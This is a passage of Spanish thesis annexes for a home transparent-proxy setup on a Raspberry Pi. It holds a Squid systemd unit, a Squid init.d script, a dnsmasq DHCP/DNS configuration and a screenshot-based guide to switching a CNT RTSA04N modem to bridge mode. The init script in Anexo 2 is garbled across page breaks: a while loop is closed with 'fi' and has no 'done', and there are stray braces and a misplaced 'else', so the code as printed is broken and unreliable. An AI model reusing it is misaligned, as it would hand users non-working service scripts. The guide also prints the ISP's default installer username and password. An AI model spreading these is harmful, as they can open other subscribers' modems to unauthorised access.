
## ANEXOS

### ANEXO 1

El archivo expuesto a continuación es necesario para la ejecución de Squid como un servicio que pueda ser controlado desde “systemctl”. Su ubicación de funcionamiento es: “/etc/systemd/system/multi-user.target.wants/”, bajo el nombre: “squid.service”.

```
[Unit]
Description=Squid Web Proxy Server
Documentation=man:squid(8)
After=network.target network-online.target nss-lookup.target

[Service]
Type=forking
PIDFile=/var/run/squid.pid
ExecStartPre=/usr/sbin/squid --foreground -z
ExecStart=/usr/sbin/squid -sYC
ExecReload=/bin/kill -HUP $MAINPID
KillMode=mixed

[Install]
WantedBy=multi-user.target
```



## ANEXO 2

Archivo de configuración de squid como un servicio que contiene las directivas de funcionamiento requeridas por **systemctl** como autoarranque, reinicio, detención y estado del software proxy. Su ubicación pertenece a la ruta: **“/etc/init.d/”** bajo el nombre **“squid”**.

```
NAME=squid
DESC="Squid HTTP Proxy"
DAEMON=/usr/sbin/squid
PIDFILE=/var/run/$NAME.pid
CONFIG=/etc/squid/squid.conf
SQUID_ARGS="-YC -f $CONFIG"
[ ! -f /etc/default/squid ] || . /etc/default/squid
. /lib/lsb/init-functions
PATH=/bin:/usr/bin:/sbin:/usr/sbin
[ -x $DAEMON ] || exit 0
ulimit -n 65535
find_cache_dir () {
    w=" " # space tab
    res=`$DAEMON -k parse -f $CONFIG 2>&1 |
        grep "Processing:" |
        sed s/.*Processing:\ // |
        sed -ne '
            s/^['"$w"' ]*$1['"$w"' ]\+([^'"$w"' ]\+)(['"$w"' ]\+).*$/\1/p;
            t end;
            d;
            :end q`
    [ -n "$res" ] || res=$2
    echo "$res"
}
grepconf () {
    w=" " # space tab
    res=`$DAEMON -k parse -f $CONFIG 2>&1 |
        grep "Processing:" |
        sed s/.*Processing:\ // |
        sed -ne '
            s/^['"$w"' ]*$1['"$w"' ]\+([^'"$w"' ]\+).*$/\1/p;
            t end;
            d;
            :end q`
    [ -n "$res" ] || res=$2
    echo "$res"
}
create_run_dir () {
    run_dir=/var/run/squid
    usr=`grepconf cache_effective_user proxy`
    grp=`grepconf cache_effective_group proxy`
```

```

        if [ "$(dpkg-statoverride --list $run_dir)" = "" ] &&
          [ ! -e $run_dir ] ; then
            mkdir -p $run_dir
            chown $usr:$grp $run_dir
            [ -x /sbin/restorecon ] && restorecon $run_dir
        fi
    }
    start () {
        cache_dir=`find_cache_dir cache_dir`
        cache_type=`grepconf cache_dir`
        run_dir=/var/run/squid
        create_run_dir
        if test -d "$cache_dir" -a ! -d "$cache_dir/00"
        then
            log_warning_msg "Creating $DESC cache structure"
            $DAEMON -z -f $CONFIG
            [ -x /sbin/restorecon ] && restorecon -R $cache_dir
        fi
        umask 027
        ulimit -n 65535
        cd $run_dir
        start-stop-daemon --quiet --start \
            --pidfile $PIDFILE \
            --exec $DAEMON -- $SQUID_ARGS < /dev/null
        return $?
    }
    stop () {
        PID=`cat $PIDFILE 2>/dev/null`
        start-stop-daemon --stop --quiet --pidfile $PIDFILE --exec $DAEMON
        sleep 2
        if test -n "$PID" && kill -0 $PID 2>/dev/null
        then
            log_action_begin_msg " Waiting"
            cnt=0
            while kill -0 $PID 2>/dev/null
            do
                cnt=`expr $cnt + 1`
                if [ $cnt -gt 24 ]
                then
                    log_action_end_msg 1
                    return 1
                fi
            fi
        fi
    }
    }
    cfg_pidfile=`grepconf pid_filename`
    if test "${cfg_pidfile:-none}" != "none" -a "$cfg_pidfile" != "$PIDFILE"
    then
        log_warning_msg "squid.conf pid_filename overrides init script"
        PIDFILE="$cfg_pidfile"
    fi
    case "$1" in
        start)
            res=`$DAEMON -k parse -f $CONFIG 2>&1 | grep -o "FATAL: .*"`
            if test -n "$res";
            then
                log_failure_msg "$res"
                exit 3
            fi
        else

```

```

        log_daemon_msg "Starting $DESC" "$NAME"
        if start ; then
            log_end_msg $?
        else
            log_end_msg $?
        fi
    fi
;;
stop)
    log_daemon_msg "Stopping $DESC" "$NAME"
    if stop ; then
        log_end_msg $?
    else
        log_end_msg $?
    fi
;;
reload|force-reload)
    res=`$DAEMON -k parse -f $CONFIG 2>&1 | grep -o "FATAL: .*"`
    if test -n "$res";
    then
        log_failure_msg "$res"
        exit 3
    else
        log_action_msg "Reloading $DESC configuration files"
        start-stop-daemon --stop --signal 1 \
            --pidfile $PIDFILE --quiet --exec $DAEMON
        log_action_end_msg 0
    fi
;;
restart)
    res=`$DAEMON -k parse -f $CONFIG 2>&1 | grep -o "FATAL: .*"`
    if test -n "$res";
    then
        log_failure_msg "$res"
        exit 3
    else
        log_daemon_msg "Restarting $DESC" "$NAME"
        stop
        if start ; then
            log_end_msg $?
        else
            log_end_msg $?
        fi
    fi
;;
status)
    status_of_proc -p $PIDFILE $DAEMON $NAME && exit 0 || exit 3
;;
*)
    echo "Usage: /etc/init.d/$NAME {start|stop|reload|force-reload|restart|status}"
    exit 3
;;
esac
exit 0

```

### ANEXO 3

Archivo de configuración de dnsmasq para el servidor DHCP y DNS usado en el proyecto. Se ubica en el directorio “/etc/” bajo el nombre “dnsmasq.conf”.

```
#Archivo de Configuracion de DNSMasq
#No aceptar peticiones malformadas y usar tambien los dominios
locales
domain-needed
bogus-priv
#No usar resolv.conf
no-resolv
#Restringir la interfaz de escucha
interface=eth1
#Usar el archivo host para consultar tambien DNS
expand-hosts
#Servidor Upstream
server=8.8.8.8
#server=8.8.8.4
#Direccion de escucha
listen-address=127.0.0.1
listen-address=10.0.0.1
#####
#Rango de direcciones dhcp
dhcp-range=10.0.0.5,10.0.0.30,255.255.255.192,12h
#Gateway
dhcp-option=3,10.0.0.1
#DNS
dhcp-option=6,10.0.0.1
#Crear Logs
log-queries
log-dhcp
```

## ANEXO 4

### CONFIGURACIÓN DE MODEM RTSA04N EN MODO BRIDGE

A continuación, se exponen los pasos necesarios para la configuración de un módem RTSA04N en modo bridge o puente. El equipo en mención es normalmente provisto por CNT a sus usuarios en el plan de internet vía cobre. En este caso será usado para proveer una segunda red en el hogar en el que el proxy actúe de modo transparente y todos los clientes conectados envíen su tráfico a través del servidor Squid.

1. Como paso inicial, se necesita restaurar el módem a su configuración de fábrica. Para esto en la parte trasera del mismo, junto a los puertos de conexión y bajo el botón de WPS, se encuentra un agujero con la etiqueta de “Reset”. Se deberá presionar el botón dentro del orificio por al menos 20 segundos y esperar unos segundos más hasta que las luces dejen de parpadear. Acto seguido es menester conectar un cable ethernet desde la computadora hacia el módem para configurarlo como se muestra en la Ilustración 1.





Ilustración 1: Conexiones en el router

Elaborado por: Investigador

2. Después, en el ordenador conectado al módem se deberá abrir un navegador a fin de interactuar con el menú de configuración del dispositivo. Se requerirá escribir las credenciales de acceso por defecto en un recuadro similar al de la Ilustración 2, en este caso el usuario es: instalador y la contraseña: Cnt2017@adM1n.



http://192.168.1.1 solicita su nombre de usuario y contraseña.

Nombre de usuario:

Contraseña:

Cancelar Aceptar

Ilustración 2: Solicitud de Credenciales

Elaborado por: Investigador

3. Inmediatamente aparecerá una pantalla de bienvenida con datos sobre la configuración actual y un botón que se debe presionar para avanzar al siguiente menú.
4. Acto seguido el navegador mostrará los enunciados observados en la Ilustración 3. Debido a que es una red personal y no tiene nada que ver con CNT el usuario y contraseña que se ingresen en estos campos no tienen relevancia.



**Cnt**

**Conectividad**

Ingrese los datos de su cuenta de Internet con CNT

**Nombre de Usuario** RTSA04N@tr69

**Contraseña** ●●●●●●●●

Siguiete Cancelar

Copyright © 2013 Todos los derechos reservados

Ilustración 3: Datos de cuenta en el router

Elaborado por: Investigador

5. El siguiente paso es configurar la red inalámbrica. El menú es muy intuitivo, los campos principales que se deberían cambiar es el SSID y Clave, para el nombre y contraseña de la red WiFi. La Ilustración 4 muestra este proceso.

**Configuración WI-FI**

A continuación configure su red inalámbrica.

Habilitar red inalámbrica  
 Ocultar SSID

**SSID** Red Interna

**Selección del Canal** 1

**Mecanismo de Seguridad** WPA/WPA2 mixed (TKIP+AES)

**Clave** ●●●●●●●●●●

64-bit WEP: Ingrese 5 caracteres alfanuméricos o 10 dígitos hexadecimal ("0-9", "A-F").  
128-bit WEP: Ingrese 13 caracteres alfanuméricos o 26 dígitos hexadecimal ("0-9", "A-F").  
WPA y WPA2: Ingrese de 8 a 63 caracteres alfanuméricos.

[Siguinte](#) [Cancelar](#)

Copyright © 2013 Todos los derechos reservados

Ilustración 4: Configuración de WiFi

Elaborado por: Investigador

6. Llegado este numeral, el navegador mostrará la pantalla de estado general del módem, el mismo que se puede apreciar en la Ilustración 5. En el lado izquierdo de la interfaz se encontrarán varias opciones, es preciso dar clic en el menú WAN y posteriormente en DSL WAN.



Ilustración 5: Interfaz de Estado del router

Elaborado por: Investigador

- En la parte inferior de la pantalla, en la tabla VC ATM de la Ilustración 6, se verificará la existencia de cuatro configuraciones precargadas. Éstas deben ser eliminadas, ya que se creará una configuración propia que permita al módem operar en modo puente.

Tabla VC ATM:

Seleccionar	Interfaz	Modo	VPI	VCI	Encapsulación	NAPT	IGMP	Dirección IP	Remoto IP	Máscara de red	Usuario Nombre	Ruta por defecto	Estado	Acciones
<input type="radio"/>	ppp0_vc0	PPPoE	0	35	LLC	On	Off				RTSA04N@tr69	Auto-Off	Habilitado	
<input type="radio"/>	vc1	br1483	0	36	LLC							Auto-On	Habilitado	
<input type="radio"/>	vc2	br1483	0	37	LLC								Deshabilitado	
<input type="radio"/>	vc3	br1483	0	39	LLC								Deshabilitado	

Eliminar seleccionado

Ilustración 6: Configuración de fábrica en WAN

Elaborado por: Investigador



8. Para la configuración personalizada se debe desmarcar el modo WAN ADSL y a su vez marcar el modo Ethernet. Acto seguido, en el campo VPI se escribirá el valor 8, mientras que en el campo VCI el número 35. El modo de canal tendrá que establecerse en 1483 Bridged. Las demás configuraciones en este apartado pueden mantenerse igual de modo que se tenga un formulario similar a la Ilustración 7. Se procede a guardar las nuevas reglas pulsando el botón “Añadir”.

**Configuración WAN DSL**  
*Esta página permite configurar los parámetros de la conexión DSL WAN del Router.*

Modo WAN:  ADSL  Ethernet **Aplicar**

VPI:  VCI:

Encapsulación:  LLC  VC-Mux

Modo del canal:

Habilitar NAPT:  Habilitar IGMP:  Habilitar QoS:

Ruta por defecto:  Deshabilitar  Habilitar  Auto

Estado:  Habilitar  Deshabilitar

**Mapeo de puertos**

<input checked="" type="checkbox"/> LAN_1	<input checked="" type="checkbox"/> LAN_2
<input checked="" type="checkbox"/> LAN_3	<input checked="" type="checkbox"/> LAN_4
<input checked="" type="checkbox"/> WLAN(ROOT/SSID1)	
<input checked="" type="checkbox"/> WLAN(SSID2)	<input checked="" type="checkbox"/> WLAN(SSID3)
<input checked="" type="checkbox"/> WLAN(SSID4)	<input checked="" type="checkbox"/> WLAN(SSID5)

**Añadir** **Modificar**

Ilustración 7: Configuración requerida para modo puente  
Elaborado por: Investigador

9. Presionar el menú izquierdo “Servicios” para desplegar un submenú de opciones y dar clic en DHCP. Esta configuración deberá ser deshabilitada, puesto que los terminales que se conecten a esta red usarán las direcciones IP provistas por la Raspberry Pi. Al igual que en la Ilustración 8, la opción “Ninguno” se marcará para después aplicar la orden pulsando el botón correspondiente.



Ilustración 8: Configuración de DHCP

Elaborado por: Investigador

10. La opción “Avanzado” ubicado a la izquierda de la interfaz contiene un subtema etiquetado como “Bridging”. En este apartado se activará el protocolo 802.1d. Este protocolo se usa para puentes lógicos de MAC y evita posibles bucles. La Ilustración 9 expone este proceso.




Ilustración 9: Configuración de Bridging

Elaborado por: Investigador

11. Como último paso, se debe presionar la pestaña LAN y asignar una dirección IP al módem diferente a la dirección de la Raspberry Pi. La máscara también debe ser escrita tomando en cuenta la configuración del servidor DHCP de la Raspberry. La Ilustración 10 representa la configuración asignada para el proceso de prueba.

**Configuración de red local LAN**

*Esta página permite establecer la Configuración de red local para el router.*

LAN	
Interfaz:	br0
Dirección IP:	192.168.1.2
Máscara de red:	255.255.255.192
<input type="checkbox"/> IP secundaria	
IGMP Snooping:	<input type="radio"/> Deshabilitado <input checked="" type="radio"/> Habilitado
Incomunicar Ethernet con WLAN:	<input checked="" type="radio"/> Deshabilitado <input type="radio"/> Habilitado

**Aplicar**

**Contenido del sitio:**

- Estado
  - LAN
- WLAN
- WAN
- Servicios
- Avanzado
  - Tabla ARP
  - Bridging
  - Encaminamiento
  - SNMP
  - IP QoS
  - Acceso remoto
  - Otros
- IPv6
- Diagnóstico
- Administrador
- Estadísticas

Ilustración 10: Configuración de dirección IP

Elaborado por: Investigador